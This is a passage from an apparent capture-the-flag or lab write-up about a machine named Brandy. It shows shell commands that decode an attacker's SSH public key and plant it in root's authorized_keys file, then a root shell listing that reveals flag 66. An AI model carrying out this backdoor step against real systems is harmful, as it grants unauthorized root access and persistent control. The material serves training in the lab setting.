# echo -n 'c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFCZ1FERzRBMWtJb2x6S1RHaStqMjhHcGNKN3V0N2c0eEl6UXBDN2xEWXFLUDNsdFF2VzN3Tyt
NW5sYXlNUXR4NnpFeWkvM2ZIdFM4eHl2elpuQ2NCUEVwZGlrL2xYc0NhUUxKQ0ZzTDN0T1dqbEgrRjdHUXVKR1o2QlhEZkM3bGVyMEphQm9rT3R5ZlJHeTh1eFc1eSs3Tz
oQ1JhUWpITkxYSEJnMjR4NmhZejYxM0dsRUFxSEllalk2N2xJcFVCbGFYVERnWDlYelpMcEtjY2hxQjBSZlVvbCt0dGIvWXErVnc5Y1E4WEZUaEhUUzNwb0dvTHNEeUVMWW
5PN2NtSGVxR1VpUHVYclU0VzIxdnM1Rm1JMXp5QzVuSlZxWStYYTMzYTltRjUrdlJCZVorYXlIQW8zSTUyZ0xjWVV6OFR3WUx6WXlUT2JRTUJ0WFROb0RmdTFTM1BJQjFs
kV1K3ZPZzB5UitRSzcxNFB5VU4rbm4rUmJwYnNWS0lzb2RvZHowYUVxK0R5TTdSak5kRWhidWVkY0hkSWdTMVNCbWpBSHRLN0xOU0hkL09IREZoUkNzdUVqYUJXVlg2Nkh
NWhpU3U0dHNvODdxaTNzWWVNU3ZCbGNmelJGaWZaTFpKZlJIYjZIU2ZWRkRTT3VlMWR3R3JoVEFSQkpzUTJQbk9UcU09IHNvZGFuZXdAa2FsaW5ldwo=' | base64 -d
> authorized_keys
# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDG4A1kIolzKTGi+j28GpcJ7ut7g4xIzQpC7lDYqKP3ltQvW3wO+J5nlayMQtx6zEyi/3fHtS8xyvzZnCcBPEpdik/lXs
aQLJCFsL3tOWjlH+F7GQuJGZ6BXDfC7ler0JaBokOtyfRGy8uxW5y+7O8hCRaQjHNLXHBg24x6hYz613GlEAqHIejY67lIpUBlaXTDgX9XzZLpKcchqB0RfUol+ttb/Yq+
w9cQ8XFThHTS3poGoLsDyELYnO7cmHeqGUiPuXrU4W21vs5FmI1zyC5nJVqY+Xa33a9mF5+vRBeZ+ayHAo3I52gLcYUz8TwYLzYyTObQMBtXTNoDfu1S3PIB1lbEu+vOg0
R+QK714PyUN+nn+RbpbsVKIsododz0aEq+DyM7RjNdEhbuedcHdIgS1SBmjAHtK7LNSHd/OHDFhRCsuEjaBWVX66HS5hiSu4tso87qi3sYeMSvBlcfzRFifZLZJfRHb6HS
VFDSOue1dwGrhTARBJsQ2PnOTqM= sodanew@kalinew
#
```

We can transfer our own created SSH key into /root/.ssh/authorized_keys and use it to SSH login to victim machine.

3.3 Root Access



```
root@Brandy:~# ls -la
total 48
drwx------  6 root root 4096 Jun 23 05:36 .
drwxr-xr-x 24 root root 4096 Apr  4  2020 ..
-rw-------  1 root root 5106 Jun 23 05:31 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jun 23 05:36 .cache
-rw-r--r--  1 root root  112 Apr 13  2020 FLAG66
drwx------  3 root root 4096 Jun 23 05:35 .gnupg
drwxr-xr-x  3 root root 4096 Apr  4  2020 .local
-rw-------  1 root root 1273 Apr 13  2020 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Apr  4  2020 .ssh
root@Brandy:~# whoami
root
root@Brandy:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Brandy:~#
```

SSH login and check on the root home directory and we can obtain flag 66.